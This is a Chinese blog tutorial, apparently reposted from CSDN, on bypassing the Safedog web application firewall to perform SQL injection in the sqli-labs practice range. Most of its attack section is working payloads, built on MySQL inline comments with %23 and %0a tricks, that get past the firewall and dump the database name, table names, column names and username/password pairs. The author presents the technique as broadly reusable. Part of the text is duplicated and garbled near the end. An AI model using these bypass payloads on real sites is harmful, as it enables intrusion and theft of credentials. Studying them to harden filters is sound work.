什么,有狗快跑!慢着,这次手把手教你怎么过安全狗!(sql注入篇)_sql注入绕最新安全狗

SQL注入绕过安全狗 SQL注入绕过安全狗,内容很详细,本文仅供学习,请勿做一些非法事情,出事与博主无关。 阅读详情

前言

在记忆里上次绕安全狗还是在上次,开开心心把自己之前绕过狗的payload拿出来,发现全部被拦截了,事情一下子就严肃起来了,这就开整。
img

环境

本次环境如下sqli-lab的sql注入靶场
网站安全狗APACHE版V4.0版本的最高防护等级

绕过方法

首先先来分析分析以前以前绕过的Payload

-1' union/*!10440*/select 1,2,3--+

其中这里的10440数字经过fuzz可以替换的有如下

10440–10449 13440-13449 14400-14499 15440-15449 16440-16449 17440-17449 18440-18449 等等

但是在更新后的安全狗后这些payload已经全部被拦截

img


到这就不得不提提安全狗之前的匹配规则了,我们单独union不会被拦截

img


单独select也不会被拦截

img


但是union和select放一起组合就会被匹配出来,然后被安全狗所拦截

img

基于这个特性,我们利用之前的payload

-1' union/*!10440*/select 1,2,3--+

是可以绕过老版本的安全狗的,这里在union和select中间加入了一个/*!10440*/,众所周知在mysql中/*!..*/不是注释,mysql为了保持兼容,它把一些特有的仅在mysql上用的语句放在/*!..*/中,这样这些语句如果在其他数据库中是不会被执行,但在mysql中它会执行

所以union/*!10440*/select等价于union select,且绕过了安全狗对union和select字符一起组合的检测

img

img

但是安全狗更新之后,所有的payload都已经失效,那么我们猜测一下,安全狗更新后是不是匹配union和select之间所有的字符,匹配到之后用空字符替换,再检测是否存在union select组合,为了验证这个猜测我们对我们的payload进行fuzz验证一下


跑了一些特殊的字符发现都被拦截

img

但是唯独有一个符号没有被返回的length长度不一样

img

按我们看看这个’#'会擦出什么爱情的火花

我们利用如下语句

?id=-1' union/*!test01#test02*/select 1,2,3--+

img

此处我们搞清楚一个流程,我们的语句发送过去,首先接收安全狗检测,安全狗检测到’#‘号,所以’#‘后面的都会被截断抛弃,所以安全狗只能匹配到’#‘前的union,但是没匹配到’#‘后的select,所以通过安全狗。在通过安全狗后我们的语句被数据库接收,数据库此处处理过程和安全狗处理流程一样,都是只能匹配到’#‘前的union,但是没匹配到’#'后的select,最终导致语句不完整导致最后的报错。

说到这里我们究竟要怎么去绕过这个可恶的安全狗呢,我们想象这么一个场景,首先我们的’#‘被安全狗识别,但是在我们的SQL语句中并不识别这个’#',这样我们就可以达到绕过安全狗而且保持正确的SQL语句来实现我么的注入。

我们来看下下面两语句



SELECT * FROM number WHERE home_id =1 LIKE "[%23]";

SELECT * FROM number WHERE home_id =1 LIKE "[%23]" union select * FROM number;

img

img


此处SELECT * FROM number WHERE home_id =1 LIKE “[%23]”;查出来一个空表

所以SELECT * FROM number WHERE home_id =1 LIKE “[%23]” union select * FROM number;相当于select * FROM number;

该语句是存在一个LIKE “[%23]”,也正是这个LIKE "[%23]"让我们的SELECT * FROM number WHERE home_id =1成为一个空表。
img

img

那么这个语句有什么用的,可以发现我们的LIKE "[%23]"中有一个%23,众所周知#的url编码是%23,那么这条语句带入到安全狗中,安全狗会不会识别这个#呢,带着这样的猜想我们构造如下payload。


-1' like "[%23]" /*!10440union select*/ 1,2,3 --+
img

呜呜呜,还是被拦截了,吹牛逼吹了这么久,白吹了。


但是我这种阳光、帅气、善解人意且坚持不懈的小伙子会这么容易就放弃吗,显然不会,后面猜测是/*!10440union select*/中的union select被检测出来了,所以在union select中间下了点功夫,最终payload如下

-1' like "[%23]" /*!10440union%0aselect*/ 1,2,3 --+
img

奈何无文化,一句卧槽走天下。

最后总结下安全狗的检测机制

首先整体语句做一个检测,这个检测也是最强最牛X的

'#‘后的语句虽然被截断,但截断之后并不是和我们最初想的那样完全不检测,’#'截断的语句还是会被检测,只是检测规则相比第一次不同且相比第一次检测强度相比较弱,所以我们可以对其进行绕过。

当然除了like关键字,我们还可以使用如下payload

-1' or "[%23]" /*!10440union%0aselect*/ 1,2,3 --+
-1' regexp "[%23]" /*!10440union%0aselect*/ 1,2,3 --+
-1' /*%23*/ /*!10440union%0aselect*/ 1,2,3 --+

知道了这个特性接下来就,那就用这一招打过天下无敌手


爆数据库名和用户名

-1' like "[%23]" /*!10440union%0aselect*/ 1,database(/*!10440%0a*/),user(/*!10440%0a*/)--+
img


爆表名

-1' like "[%23]" /*!10440union%0aselect*/ 1,database(/*!10440%0a*/),group_concat(table_name) from/*%23*/information_schema.tables where table_schema=database(/*!10440%0a*/)--+
img


爆字段

-1' like "[%23]" /*!10440union%0aselect*/ 1,database(/*!10440%0a*/),group_concat(column_name) from/*%23*/information_schema.columns where table_schema=database(/*!10440%0a*/) /*!10440and*/ table_name='users'--+
img


爆字段中的值

-1' like "[%23]" /*!10440union%0aselect*/ 1,database(/*!10440%0a*/),group_concat(username,password) from users--+
img

总结

1、内联yyds

ble_name=‘users’–+


[外链图片转存中...(img-FrCihZvx-1720511320761)]


爆字段中的值

```text
-1' like "[%23]" /*!10440union%0aselect*/ 1,database(/*!10440%0a*/),group_concat(username,password) from users--+

[外链图片转存中…(img-NeCkiaDo-1720511320762)]

总结

1、内联yyds

2、在一些被拦截的地方多用/*%23*/和/*!10440%0a*/,有奇效。

最后

从时代发展的角度看,网络安全的知识是学不完的,而且以后要学的会更多,同学们要摆正心态,既然选择入门网络安全,就不能仅仅只是入门程度而已,能力越强机会才越多。

因为入门学习阶段知识点比较杂,所以我讲得比较笼统,大家如果有不懂的地方可以找我咨询,我保证知无不言言无不尽,需要相关资料也可以找我要,我的网盘里一大堆资料都在吃灰呢。

干货主要有:

①1000+CTF历届题库(主流和经典的应该都有了)

②CTF技术文档(最全中文版)

③项目源码(四五十个有趣且经典的练手项目及源码)

④ CTF大赛、web安全、渗透测试方面的视频(适合小白学习)

⑤ 网络安全学习路线图(告别不入流的学习)

⑥ CTF/渗透测试工具镜像文件大全

⑦ 2023密码学/隐身术/PWN技术手册大全

扫码领取

本文转自 https://blog.youkuaiyun.com/wananxuexihu/article/details/140298168?spm=1001.2100.3001.7377&utm_medium=distribute.pc_feed_blog_category.none-task-blog-classify_tag-8-140298168-null-null.nonecase&depth_1-utm_source=distribute.pc_feed_blog_category.none-task-blog-classify_tag-8-140298168-null-null.nonecase,如有侵权,请联系删除。

WAF相关知识及安全狗的部署和绕过 WAF即Web应用程序防火墙通过过滤和监视Web应用程序与Internet之间的HTTP通信来帮助保护Web应用程序,Web Application Firewall (WEB 应用防护系统)。 阅读详情

相关推荐

记一次艰难的SQL注入(过安全狗)

本专栏是笔者的网络安全学习笔记,一面分享,同时作为笔记 文章目录前文链接1.1 前言2.1 注入测试2.1.1 绕过第一式:汉字双字节编码绕过单引号3.1 获取数据库3.1.1 绕过第二式:注释3.1.2 绕过第三式:内联注释绕过空格4.1 获取表名4.1.1 绕过第四式:select过安全狗5.1 获取列名5.1.1 绕过第五式:骚操作绕过魔术函数6.1 爆帐密总结 前文链接 WAMP/DVWA/sqli-labs 搭建 burpsuite工具抓包及Intruder暴力破解的使用 目录扫描,请求重发.

realmels的博客 2万+

安全狗的绕过

安全狗的绕过(截至6.8号) 环境: phpstudy2018 安全狗apache版 sqllabs靶场 安全狗绕过思路: 安全狗是基于正则匹配的绕过,所以总是能够绕过其正则匹配实现sql的命令执行,需要对数据库语句灵活掌握。经过对安全狗的fuzz,测试其拦截规则,发现其实and、or这样的敏感字符是不会被直接拦截的,但是and加空格就会被拦截,其实绕过的中心可以向如何绕过空格偏移。 为了可以更清晰的认知注入语句是如何在数据库中执行的,我修改了sqli-lab的代...

alien0011的博客 3666

[网络安全自学篇] 三十三.文件上传之绕狗一句话原理和绕过安全狗(六)

这是作者的系列网络安全自学教程,主要是关于安全工具和实践操作的在线笔记,特分享出来与博友们学习,希望您们喜欢,一起进步。前文详细讲解了Upload-labs靶场及文件上传漏洞20道CTF题目,并结合Caidao工具介绍拿站的流程及防御原理。本篇文章将介绍绕狗一句话原理、绕过安全狗的常用方法和过狗菜刀,并实践安装安全狗进行实际测试。这是文件上传漏洞系列的最后一篇博客,不知道有没有帮助到大家。希望博友们一定要去试试Upload-labs靶场的20道题目。作者作为网络安全的小白,分享一些自学基础教程给大家,希望您

杨秀璋的专栏 1万+

SQL注入-绕过安全狗

绕过安全狗的常见四种方式 id=1'/*!44444order*/ /*!44444by*/3--+

LJH1999ZN的博客 5486

sql注入绕过方法总结

sql注入绕过方法总结,绕过waf,D盾

OneNet新版MQTT+OneJSON接入全指南

物联网云平台设备接入是嵌入式系统与云端协同的基础能力,其核心依赖于标准化通信协议与统一数据模型。MQTT作为轻量级发布/订阅协议,凭借低带宽占用和高可靠性,成为边缘设备上云的主流选择;而物模型(Thing Model)则定义了设备能力的数字契约,支撑数据语义化与平台自治管理。OneNet新版强制采用MQTT+OneJSON协议栈,不仅提升数据解析一致性与安全认证强度,更推动开发范式从‘协议适配’转向‘模型驱动’。该架构广泛适用于环境监测、智能表计、工业传感等场景,尤其利好基于ESP8266、STM32等资源

weixin_42599558的博客 363

什么,有狗快跑!慢着,这次手把手教你怎么过安全狗!(sql注入篇)

在记忆里上次绕安全狗还是在上次,开开心心把自己之前绕过狗的payload拿出来,发现全部被拦截了,事情一下子就严肃起来了,这就开整。

wananxuexihu的博客 1446

Shader之——花草动画shader

今天 ,接到了个需求,花草的动画。谈到花草动画,立马就想到顶点动画,让顶点动起来就可以实现了。但是有个问题,所有的草都往一个方向运动,这个就麻烦了。因为在shader里没有随机这种概念,提到最多的是用一张噪声图来模拟。在网上搜索了一下,发现有更好的办法,就是用每个顶点到一个点的距离来控制动画的开始,毕竟每个顶点到同一个点的距离很少是一样的。 float dis = distance ...

baicaishisan的博客 2186

从SQL注入绕过最新安全狗WAF中学习fuzz

​ quan9i / 2022-06-08 14:49:50 / 浏览数 537

mingyqf的博客 1405

HTTPDebugger实战:iTunes登录协议抓包与签名验证全解析

HTTPS抓包是分析客户端与服务端交互的重要手段,其原理是通过中间人证书解密TLS流量,从而观察请求与响应细节。在调试iTunes登录协议时,抓包能帮助我们定位签名验证失败、x-timestamp过期等棘手问题。然而,许多教程中常见的mumu模拟器抓包、fiddler手机抓包或charles抓包unknown问题,往往让新手陷入工具陷阱。本文以HTTPDebugger为切入点,从TLS握手到认证请求,系统拆解iTunes登录协议的关键字段与签名机制,覆盖证书配置、进程监听、域名过滤等实战经验,辅以Apple

weixin_30768881的博客 199

实验5 振幅调制(集成乘法器幅度调制电路)

目录5-1 振荡调制的基本工作原理一.振幅调制和调幅波1.普通调幅波(AM)(1)调幅波的表达式、波形(2)调幅波的频谱2.抑制载波双边带调幅(DSB)3.抑制载波单边带调幅(SSB)二.普通调幅波的产生电路三.抑制载波调幅的产生电路5-2 振幅调制实验电路 5-1 振荡调制的基本工作原理 根据电磁波理论知道,只有频率较高的振荡才能被天线有效地辐射。但是人的讲话声音变换为相应电信号的频率较低,不适于直接从天线上辐射。因此,为了传递信息,就必须将要传递的信息“记载”到高频振荡上去。这一“记载”过程称为调

胡毛毛的博客 3万+

【WAF剖析】——SQL注入之安全狗bypass深度剖析

sql注入不会绕过WAF?关注我,让我带你由简入难实战各个WAF,今天先来看看web安全渗透必会的安全狗WAF,你会绕吗?看我带你将它拿下

Demo不是emo的博客 7705

Redhawk解析PAD / IOPAD的实现方法

Redhawk解析IOPAD的实现方法1. IOPAD DEF的概念说明2. 生成 IOPAD GDS文件3. 生成 IOPAD DEF文件4. Redhawk解析过程中读取IOPAD DEF 本文主要简述【Redhawk解析IOPAD】的实现原理方法,具体脚本没有放在这里。 1. IOPAD DEF的概念说明 2. 生成 IOPAD GDS文件 注: getinfo2IODEF.tcl 是基于innovus获取IOPAD的摆放信息以及库信息。 run_cerate_iopadgds.csh 是基于c

kobayashiyou的博客 3155

SQL注入常用绕WAF小技巧,从零基础到精通,收藏这篇就够了!

但别慌,冷静分析,找出WAF的检测机制,然后逐一击破。记住,不同场景的WAF都有着不同的检测机制,但我们的方法和逻辑思维是不变的。但说实话,就因为某些原因(你懂的,比如免费、开源嘛),防护规则总有那么点不全面,这就给黑客留下了可乘之机。很多时候,WAF的检测机制都比较死板,只会对某个单词进行统一检测过滤,要么统一小写,要么统一大写。比如,WAF认为"select"是恶意语句,但"SeLeCt"、"sElECT"、"SELEct"等等就不在黑名单里了。而且,内联注释的变化多端,让人捉摸不透,防不胜防。

Libra1313的博客 1262

stm32f103c8t6的中文字库

stm32的成熟中文字库,上手即用,操作简单

nbbskk的博客 3654

《网络安全自学教程》- OSI七层模型分层及作用,数据封装与解封过程,数据传输过程。

OSI分哪七层,每层的作用是什么,解释数据在七层模型中是怎样传输的,封包和解封过程,数据包在每一层是怎么封装和解封的。

wangyuxiang946的博客 1万+

sql注入绕狗

绕安全狗总结 安全狗靶场 http://59.63.200.79:8014/?id=1 在绕过之前,我需要说明我的注入方法简化说明。 一个注入点我分为六个步骤去完成注入操作: 一、判断是否存在注入 二、当前页面有几个字段,是否有回显 三、利用回显点,遍历表名 四、利用表名,遍历字典 五、输出数据 安全狗绕过 判断是否存在注入 一般来说都是判断and 1=1(2)来判断有无注入点 发现有狗狗 这时就要判断狗狗是咬住了哪个词 发现是and于是我在这理讲讲..

MSB_WLAQ的博客 489

手把手教你学simulink(13.2)--构建一个单相并网逆变器Simulink仿真模型

基于Simulink的单相并网逆变器项目的详细仿真实例。这个项目将重点放在逆变器的详细建模、最大功率点跟踪(MPPT)控制策略、并网控制和仿真分析上。我们将使用MATLAB/Simulink来构建整个系统,并通过具体的代码和模块来实现各个功能。

MHD0815的博客 546

sql注入绕waf总结

提示:文章写完后,目录可以自动生成,如何生成可参考右边的帮助文档 文章目录前言一、环境搭建?二、方法1.内联注释(/*![12345]*/)绕过方法:2.第二种绕过方法,内联注释另类思想绕过3.第三种绕过方法,%0a绕过4.第四种绕过方法,特殊的URL编码绕过安全狗5.url另类传参绕过6.垃圾数据填充 前言 总结下自己常用的sql注入绕waf方法 一、环境搭建? windows 10 操作系统 1,phpstudy2016 2,安全狗最新版,(切记以管理员身份启动安全狗) 二、方法 1.内联注释(/!

qq_45746681的博客 3076

visio安装包

Microsoft Office Visio 是一款专业的制图软件。利用经过更新的形状、协作工具和数据链接图表,创建专业级图表以简化复杂的信息。

贝叶斯统计 [韦来生编]

贝叶斯(Bayes)统计是近几十年来迅速发展起来的数理统计的一个重要分支。贝叶斯方法与经典统计方法的主要不同之处是进行统计推断时除了利用样本信息外,还要利用参数的先验信息,因此可以提高统计推断或统计决策的效果。它在经济、金融、生物、医学、自然科学和社会科学等许多领域具有广泛的应用。贝叶斯方法的研究已渗透到了统计学的几乎所有领域。作者在给中国科学技术大学概率论与数理统计专业本科生开设的“数理统计”课程中有一章专门讲授“贝叶斯方法和统计决策理论”,近十年来也给中国科学技术大学概率统计专业研究生开设过几次“贝叶斯分析”课。本书是在对过去讲稿的内容作了适当的增减和调整的基础上完成的。  本书共分六章。第1章是绪论,介绍了贝叶斯统计的若干基本概念,同时对必要的数理统计的基础知识有重点地作了回顾。第二章介绍了确定先验分布的若干可供选择的方法。第三章介绍了几类常见统计模型参数的后验分布的主要结果和计算方法。第四章和第五章分别介绍了“贝叶斯统计推断”和“贝叶斯统计决策”的内容。第六章介绍了贝叶斯统计计算的若干方法,包括蒙特卡洛方法和马尔可夫链蒙特卡洛(MCMC)方法以及相关统计软件的简介。本书的每一章附右大量的例题和习题,书末附有常用的几个表格和部分习题解答供读者查用。  大约可在54学时内讲授本书的第1章至第六章的主要内容,教师可根据学时需要选讲本书第1章至第六章的部分内容。书中标“*”号的章节可略去不讲,留给读者作为阅读材料。第六章例题中的R代码和部分例题的数据文件等可从作者个人主页下载。  作者在编写本书的过程中参考了J.O.Berger教授的《统计决策论及贝叶斯分析》和茆诗松教授编写的《贝叶斯统计》等书中的一些内容,以及《贝叶斯分析》一书中由张伟平博士编写的有关贝叶斯统计计算的一些内容。在此表示衷心感谢。  本书编写准备过程中,中国科学技术大学统计与金融系的几个研究生帮助完成了本书部分中文的录入和排版,作者对他们的辛勤工作表示真诚的感谢。高等教育出版社为本书的出版给予了大力支持。在此一并致谢。

绕过安全狗的SQL注入

搞了几天CTF的注入后,熟悉了一些姿势,来尝试对安全狗进行绕过,发现出人意料的简单,主要是用来记录下当前安全的绕过方式,反正过一段时间可能就不能用了。。。不做任何解释,仅做记录,原理基本上在之前的博客中都有写 实验环境 windows server 2008 phpstudy 安全狗V4.0.2395 实验前准备 开启phpstudy,这次和之前有点区别,由于要安装安全狗,所以在开启phpst...

baynk的博客 3653

jre9下载 jdk9

(Java SE Runtime Environment 9.0) 9.0u175 官方最新版 【x86|x64】

SQL注入绕waf(安全狗)

SQL注入绕waf(安全狗)

z.mumu的博客 942

jdk-8u144-linux-x64.tar.gz.

